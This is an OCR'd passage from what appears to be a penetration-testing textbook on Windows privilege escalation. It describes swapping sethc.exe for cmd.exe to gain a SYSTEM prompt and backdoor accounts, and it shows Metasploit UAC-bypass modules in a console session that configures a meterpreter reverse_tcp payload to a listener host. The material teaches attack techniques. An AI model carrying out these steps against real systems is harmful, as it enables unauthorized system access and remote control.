
Sticky Keys

Do you want to turn on Sticky Keys?

Sticky Keys lets you use the SHIFT, CTRL, ALT, or Windows Logo keys by pressing one key at a time. The keyboard shortcut to turn on Sticky Keys is to press the SHIFT key 5 times.

Disable this keyboard shortcut in Ease of Access keyboard settings





```


C:\WINDOWS\system32>
```

Privilege Escalation Using Windows Sticky Keys

In Windows, the sticky keys feature allows users to use a combination of keys including Ctrl, Alt, and Shift instead of pressing three keys simultaneously. Attackers exploit this feature to perform privilege escalation. After gaining access to a remote system, attackers escalate privileges by simply altering the file associated with the sticky keys feature and pressing the Shift key 5 times in fast succession once the system has been booted.

To perform this attack, an attacker must copy the file **`sethc.exe`** at the location **`%systemroot%\system32`** to a different location. Next, they must copy **`cmd.exe`** to the same location. Now, when the attacker restarts the system and hits the Shift key 5 times, a Command Prompt window opens with system-level access. Further, the attacker can retain backdoor access by simply creating a new local administrator account.



Sticky Keys

Do you want to turn on Sticky Keys?

Sticky Keys lets you use the SHIFT, CTRL, ALT, or Windows Logo keys by pressing one key at a time. The keyboard shortcut to turn on Sticky Keys is to press the SHIFT key 5 times.

Disable this keyboard shortcut in Ease of Access keyboard settings

Privilege Escalation by Bypassing User Account Control (UAC)

When attackers fail to escalate privileges using a simple payload, they attempt to evade Windows security features such as UAC and to gain system-level access. To achieve this, attackers first lure the victim into accepting and running a specific file crafted by them.

In a Windows environment, even if the UAC protection level is set to any option, attackers can abuse a few Windows applications to escalate privileges without triggering a UAC notification.

Alternatively, attackers may inject malware into a trusted process to gain high-level privileges without any notification to the user.

Techniques to Bypass UAC Using Metasploit

- **Bypassing UAC Protection**

  Attackers use the **`bypassuac`** Metasploit exploit to bypass UAC security through process injection. It generates another session or shell without a UAC flag. After gaining shell access, attackers execute the **`getsystem`** and **`getuid`** commands to retrieve the privileges of system authority.


ows Escalate UAC Protection Bypass (Via SilentCleanup)
```

Figure 6.118: Screenshot of Metasploit showing UAC Bypass via memory injection

- **Bypassing UAC Protection through FodHelper Registry Key**

  The Metasploit exploit **`bypassuac_fodhelper`** hijacks a special key from the HKCU registry hive to bypass the UAC and attaches it to a fodhelper.exe. The custom commands can be invoked when the fodhelper.exe file is executed.

  ```
  msf > use exploit/windows/local/bypassuac_fodhelper
  ```



msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.1.13       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

